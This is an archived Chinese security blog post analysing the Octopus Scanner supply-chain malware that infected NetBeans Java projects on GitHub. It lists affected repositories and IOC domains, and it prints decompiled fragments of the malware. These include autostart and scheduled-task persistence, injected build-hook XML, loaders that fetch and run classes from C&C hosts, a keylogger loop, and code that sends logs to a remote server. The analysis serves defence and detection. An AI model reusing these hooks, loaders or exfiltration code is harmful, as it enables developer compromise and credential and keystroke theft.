供应链攻击事件——针对Github中Java项目的定向攻击 – 绿盟科技技术博客

By Meet The Author

Published: 2020-06-05 · Archived: 2026-04-05 22:54:28 UTC

前言


2020年5月28日，Github安全团队发表了文章称Github上存在一组代码仓库正在服务于感染了恶意代码的开源项目（https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain），根据实际文章内容理解，攻击者通过提交恶意代码至开源项目，并被其他开源项目所引用。这些存在恶意代码的开源项目被开发人员使用后，会在开发人员机器中寻找NetBeans IDE，如果开发人员的机器中存在该IDE，则对NetBeans构建的所有JAR文件进行感染，植入恶意软件加载器，以确保项目运行时会释放出一个远程管理工具（RAT）。

换句话说，本次供应链攻击针对的是经常使用开源项目的开发人员。通过感染开发人员使用的IDE（集成开发环境），以达到在开发人员开发的所有项目植入有恶意软件的目的。目前来看，该攻击者只针对JAVA项目。

事件分析及恶意软件分析

事件关键信息

根据事件披露的情况，我们整理了该次供应链攻击事件的时间线：



通过对恶意软件的分析以及GitHub安全团队的披露，我们可以对可能感染的环境进行排查，条件如下：


- 是否存在NetBeans IDE环境
- 在NetBeans项目目录中寻找cache.dat和nbproject/cache.dat
- 排查是否新生成的项目中自带上述文件

根据Github安全团队描述，在3月9日就已经接收到安全研究人员消息，并着手对此次事件进行分析和处理。根据目前分析到的信息，在Github上进行搜索，还能够找到12个开放的issue和1个处理过的issue，包含了项目名，在此贴出供查询和处理：

项目名称	链接	issue处理情况
george-bennett/V2Mp3Player	https://github.com/george-bennett/V2Mp3Player/issues/1	未回应
KosimCorp/Kosim-Framework	https://github.com/KosimCorp/Kosim-Framework/issues/1	未回应
SebasR16/Punto-de-venta	https://github.com/SebasR16/Punto-de-venta/issues/1	未回应
PratDaBrat/JavaPacman	https://github.com/PratDaBrat/JavaPacman/issues/2	未回应
BarbosaO/2D-Physics-Simulations	https://github.com/BarbosaO/2D-Physics-Simulations/issues/1	未回应
Sliray/Secuencia-Numerica	https://github.com/Sliray/Secuencia-Numerica/issues/1	未回应
hawacodes/CallCenter	https://github.com/hawacodes/CallCenter/issues/1	未回应
SierraBrandt/GuessTheAnimal	https://github.com/SierraBrandt/GuessTheAnimal/issues/1	未回应
callmehetch/PacmanGame	https://github.com/callmehetch/PacmanGame/issues/1	未回应
jyeemvhs/SnakeCenterBox4	https://github.com/jyeemvhs/SnakeCenterBox4/issues/1	未回应
FelixGtz99/ProyectoGerundio	https://github.com/FelixGtz99/ProyectoGerundio/issues/1	未回应
nk-fouque/pacman-java_ia	https://github.com/nk-fouque/pacman-java_ia/issues/1	未回应
cjthimm/SuperMario-FR-	https://github.com/cjthimm/SuperMario-FR-/issues/1	已处理

恶意文件分析

本次攻击过程中，恶意文件主要是JAVA编写的JAR文件，在整个攻击过程按照不同的功能分为多个模块。



ocs.txt

恶意文件以txt为扩展名进行伪装，实际是JAR文件。ocs.txt恶意软件的主要功能是释放第二阶段的攻击载荷到被感染的系统中。

由于JAR文件支持多平台运行，因此该恶意文件在编写的代码中针对不同的系统分别进行了处理。从反编译的代码逻辑上可以看出，原始的恶意软件支持windows和Linux系统。

在Linux系统上，恶意软件提取第二阶段攻击载荷octopus.dat到$HOME/.local/share/octo.并在$HOME/.config/autostart目录下创建自启动脚本octo.destop：

```
#!/usr/bin/env xdg-open
[Desktop Entry]
Type=Application
Name=AutoUpdates
Exec=/bin/sh -c "java -jar $HOME/.local/share/octo"
```

在Windows系统上，恶意文件提取第二阶段攻击载荷到用户目录下AppData\Local\Microsoft\Cache134.dat，设置计划任务启动。

```
case '\\':
   var12 = System.getenv("TEMP") + File.separator + ".." + File.separator + "Microsoft";
   if ((new File(var12)).exists()) {
      a(var12 = (new File(var12 + File.separator + "Cache134.dat")).toPath().normalize().toString(
      (new ProcessBuilder(new String[]{"schtasks", "/create", "/tn", "LogsProvider", "/tr", "javaw
      (new ProcessBuilder(new String[]{"schtasks", "/run", "/tn", "LogsProvider"})).start().waitFo
   }
}
```

octopus.dat

octopus.dat内置文件名为 Octopus Scanner，根据文件中的静态字符串我们识别到其版本为3.2.01，该文件以文件名octo释放到受害者系统中，实现关键的感染功能，主要过程为：

1. 在系统对应目录下查找Netbeans项目信息，并在目录下查找项目属性文件，寻找感染目标:

- $APPDATA/NetBeans
- $HOME/.netbeans
- config/Preferences/org/netbeans/modules/projectui.properties

找到projectui.properties后恶意代码将使用WatchService注册监控服务，监控其目录下发生的文件新增、修改和删除事件。一旦检测到相关事件，且对应文件名不为uihandler.properties，则将相关文件名、事件名和时间加密后写入TEMP目录下.eSv31410a81lL.dat或HOME路径下名为.local/share/.eSv31410a81lL.dat的文件中。 而攻击者可通过后续的RAT来得到该文件的内容。

2. 在项目属性文件中通过openProjectsURLs查找到目标项目路径，并通过以下过程进行感染:

- 对nbproject/build-impl.xml进行修改，在xml文件中增加以下内容：

```
<target name="-pre-jar">
    <java jar="nbproject/cache.dat" failonerror="false">
        <arg value="-pre-jar"/>
        <arg value="${build.classes.dir}"/>
    </java>
</target>



<target name="-post-jar">
    <java jar="nbproject/cache.dat" failonerror="false">
        <arg value="-post-jar"/>
        <arg value="${build.classes.dir}"/>
    </java>
</target>
```

这两个配置在NetBeans项目生成过程中发生作用。pre-jar在类构建之后JAR包生成之前提供挂钩操作，post-jar在生成JAR包的过程中提供挂钩操作。

- 提取资源文件下的第三阶段攻击载荷到nbproject/cache.dat，配合前面的挂钩操作。

```
private static void c(String var0) {
   InputStream var1 = c.class.getClassLoader().getResourceAsStream("resources/cache.dat");
   Throwable var2 = null;
   boolean var13 = false;

   try {
      var13 = true;
      FileOutputStream var3 = new FileOutputStream(var0);
      Throwable var4 = null;
      boolean var20 = false;

      try {
         var20 = true;
         byte[] var5 = new byte[4096];

         int var6;
         while((var6 = var1.read(var5)) > 0) {
            var3.write(var5, 0, var6);
         }

         var20 = false;
      } catch (Throwable var23) {
         var4 = var23;
         throw var23;
      } finally {
         if (var20) {
            if (var4 != null) {
               try {
                  var3.close();
               } catch (Throwable var22) {
                  var4.addSuppressed(var22);
               }
            } else {
               var3.close();
            }

         }
      }

      var3.close();
      var13 = false;
   } catch (Throwable var25) {
```

cache.dat


在Netbeans项目的构建过程中，cache.dat会试图在项目中插入自身的一个类文件。并设置标记文件，防止被感染的项目重新构建。当这些被感染的项目提交到GitHub等开源平台，可能会有新的开发者受到感染。

插入到项目中的类文件本身也会被cache.dat执行，主要作用是释放另外一个JAVA组件，为其设置计划任务，而该组件执行之后会下载一个RAT程序并执行。

RAT- FEimea Portable App工具

下载的data.txt即为最终的RAT工具：

```
GET /data.txt HTTP/1.1
User-Agent: Java/1.8.0_181
Host: ecc.freeddns.org
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```



RAT执行过程中，首先会检查当前系统是否被感染，当发现系统并未感染时，会从C&C下载ocs.txt并执行。据此猜测受害者被感染的时机除了下载到受感染的项目之外，还有可能是先中招RAT，随后下载到恶意软件，进而影响到本地的JAVA项目。

```
if (File.separatorChar == '/')
{
  paramArrayOfString = b.b("HOME") + File.separator + ".local" + File.separator + "share";
  if ((!new File(paramArrayOfString).exists()) || (!new File(paramArrayOfString + File.separator + "octo").exists())) {
    k();
  }
}
else if (File.separatorChar == '\\')
{
  paramArrayOfString = b.b("TEMP") + File.separator + ".." + File.separator + "Microsoft";
  if ((!new File(paramArrayOfString).exists()) || (!new File(paramArrayOfString + File.separator + "Cache134.dat").exists
    k();
  }


try
{
  new URLClassLoader(new URL[] { new URL("http://ecc.freeddns.org/ocs.txt") }).loadClass
  return;
}
```

该RAT包含的指令如下：

命令	功能
SELECT	保存指定路径
LIST	获取指定目录下文件和子目录列表
STAT	列出指定文件或目录的具体情况，包括路径、类型、最后修改时间。对于目录，还会收集目录下的文件列表，对于文件，还会收集文件大小和读写权限
PWD	得到当前路径
RENAME	重命名
HASH	得到特定文件的sha-256

COPY	复制文件
APPEND	若参数为目录名，则创建目录并写入文件；若为文件则追加写入特定内容。
FETCH	上传指定文件内容
REMOVE	删除文件
NOOP	无实际操作
ACCESS	若副参数为STOP则立即退出程序；若副参数为VERSION则收集当前程序信息，包括版本、音频信息（实际没有）操作系统名称和架构；若副参数为DOWNLOAD则下载指定文件
BYE	不再进行接发指令

RAT会向指定的C&C回传操作系统的名称、架构和用户名，以及从.gitconfig文件中获取的用户名。攻击者可根据用户名等信息注册特定域名并上传恶意jar，并发送ACCESS指令使肉鸡下载该组件。这在下一阶段组件a2s中体现得更为明显。

```
private static String i()
{
  Object localObject1 = File.separatorChar == '/' ? "HOME" : "USERPROFILE";
  localObject1 = new File(b.b((String)localObject1) + File.separator + ".gitconfig");
  localObject1 = new BufferedReader(new FileReader((File)localObject1));


Socket localSocket = new Socket("utelemetrics.atwebpages.com", 80);
try
{
  InputStream localInputStream = localSocket.getInputStream();
  (localObject = localSocket.getOutputStream()).write(("GET /update.php?tag="
  ((OutputStream)localObject).flush();
```

a2s.txt

特别的，当受感染主机为Windows时，RAT会从C&C下载新的class组件a2s.txt并执行。

```
if (File.separatorChar == '\\') {
  new URLClassLoader(new URL[] { new URL("http://ecc.freeddns.org/a2s.txt") }).loadClass("A2S")
```

该组件会判断系统位数以释放出对应的dll模块以记录用户键盘输入。

```
private static String a()
{
  return System.getenv("TEMP") + "\\..\\Microsoft\\async.dll";
}
```

记录的内容写入名为async3.log的文件中。

```
v0 = getenv("TEMP");
if ( v0 )
  sub_6DA024F0(&v10, 1024, (int)"%s\\..\\Microsoft\\async3.log", (char)v0);
else
  strncpy(&v10, ".", 0x400u);
v1 = open(&v10, 33033, 420);
if ( v1 >= 0 )
{
  while ( 1 )
  {
    v2 = 8;
    do
    {
      v3 = GetKeyState(v2);
      if ( *((_BYTE *)&v8 + v2) != v3 )
      {
        v6 = v3;
        v4 = v3;
        v7 = v2 + 93;
        write(v1, &v6, 4u);
        *((_BYTE *)&v8 + v2) = v4;
      }
      ++v2;
    }
    while ( v2 != 255 );
    Sleep(1u);
  }
}
```

同时，a2s组件负责将async3.log的内容回传至C&C，仅当新增内容超过4096字节时回传。a2s每次会将log文件总长度保存在名为async3.off的文件中，下一次读取时获得新增内容的偏移。如果请求成功，服务端的回复会包含字符串”A2SOK”的数据包。

```
private static String d()
{
  return System.getenv("TEMP") + "\\..\\Microsoft\\async3.off";
```

```
for (;;)
{
  try
  {
    if (!new File(d()).exists()) {
      a(0L);
    }
    long l1 = e();
    Object localObject1;
    long l2 = (localObject1 = new File(System.getenv("TEMP") + "\\..\\Microsoft\\async3.log")).length();
    if ((l1 != l2) && (l1 <= l2))
    {
      localObject1 = new RandomAccessFile((File)localObject1, "r");
      Throwable localThrowable2 = null;
      try
      {
        ((RandomAccessFile)localObject1).seek(l1);  读取新增内容
        long l3;
        byte[] arrayOfByte = new byte[(int)(l3 = l2 - l1)];
        int i;
        if ((i = ((RandomAccessFile)localObject1).read(arrayOfByte, 0, arrayOfByte.length)) < 4096)
        {
          ((RandomAccessFile)localObject1).close();
        }
        else
        {
          if (a(arrayOfByte = arrayOfByte, 8080)) {  上传
            a(12);  本次文件总长度写入async3.off文件
          }
          ((RandomAccessFile)localObject1).close();
```

```
paramInt.connect(new InetSocketAddress("ntpsysse.duckdns.org", 8080), 3000);
InputStream localInputStream = paramInt.getInputStream();
(localObject = paramInt.getOutputStream()).write(("POST /stats.php?v=" + f() + " HTTP/1.0\r\nHost: ntpsysse.duckdns.org" + "\r\nUser-Agent:
((OutputStream)localObject).flush();
((OutputStream)localObject).write(paramArrayOfByte);
((OutputStream)localObject).flush();
Object localObject = new byte['ⓒ'];
byte[] arrayOfByte = 0;
while ((paramArrayOfByte = localInputStream.read((byte[])localObject)) > 0) {
  if (new String((byte[])localObject, 0, paramArrayOfByte).contains("A2SOK")) {
    arrayOfByte = 1;
```

```
74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
69 6f 6e 2f 6f 63 74 65  74 2d 73 74 72 65 61 6d   ion/octe t-stream
0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ..Conten t-Length
3a 20 34 35 37 36 0d 0a  43 6f 6e 6e 65 63 74 69   : 4576.. Connecti
6f 6e 3a 20 63 6c 6f 73  65 0d 0a 0d 0a            on: clos e....
01 65 00 00 01 6d 00 00  01 a4 00 00 01 d0 00 00   .e...m.. ........
80 d5 00 00 01 fe 00 00  01 4d 00 00 01 50 00 00   ........ .M...P..
01 53 00 00 01 58 00 00  00 d5 00 00 81 6e 00 00   .S...X.. .....n..
00 a4 00 00 00 d0 00 00  81 d5 00 00 00 fe 00 00   ........ ........
00 65 00 00 00 6d 00 00  00 6e 00 00 01 d5 00 00   .e...m.. .n......
81 6d 00 00 81 fd 00 00  81 a6 00 00 01 a6 00 00   .m...... ........
01 6d 00 00 01 fd 00 00  80 6d 00 00 80 fd 00 00   .m...... .m......
81 b2 00 00 01 b2 00 00  00 6d 00 00 00 fd 00 00   ........ .m......
81 71 00 00 01 71 00 00  81 ae 00 00 01 ae 00 00   .q...q.. ........
81 b4 00 00 01 b4 00 00  81 a2 00 00 01 a2 00 00   ........ ........
81 af 00 00 01 af 00 00  81 b7 00 00 01 b7 00 00   ........ ........
81 b5 00 00 01 b5 00 00  81 a0 00 00 01 a0 00 00   ........ ........
81 9e 00 00 01 9e 00 00  80 71 00 00 00 71 00 00   ........ .q...q..
81 b1 00 00 01 b1 00 00  81 7d 00 00 01 7d 00 00   ........ .}...}..
```

除此之外，A2S还会利用当前用户名生成一个url，并释放一个附带url的class文件，按照与前面相同的方法设置class脚本自启动，之后将本机系统信息和用户名发送给服务端。

在这个class文件中，攻击者使用URLClassLoader加载URL并执行下载到的class文件的main方法。从这一点可以看出，攻击者有长期打算，以用户名相关信息注册不同对应域名，并为域名配置JAVA程序，达到在受害者系统中执行任意的JAVA程序，实现针对不同用户定制化攻击的目的。

```
            (new URLClassLoader(new URL[]{new
URL(var2)})).loadClass("src.Main").getMethod("main", new Class[]{a == null?
(a = class$("[Ljava.lang.String;")):a}).invoke((Object)null, new Object[]
{var0});
```

总结

本次事件是典型的供应链攻击事件，攻击过程中利用了Github这一最大的代码共享平台完成大范围攻击。通常攻击者会利用Github进行C2托管或恶意代码托管，但在本次事件中，攻击者通过对其他开源项目的攻击，植入恶意代码，让开发人员“主动”下载带有恶意代码的开源项目，对开发者开发的所有应用程序感染。这在一定程度上利用了开发人员的侥幸心理：“开源的项目代码都已经公开了，怎么可能出现问题”，在使用开源项目时应关注开源项目相关的其他的项目以及加强对开源代码的审计力度，从源头上避免此类事件的发生。

IOC

Domain：

utelemetrics.atwebpages.com,

ecc.freeddns.org,

san.strangled.net,

ntpsysse.duckdns.org
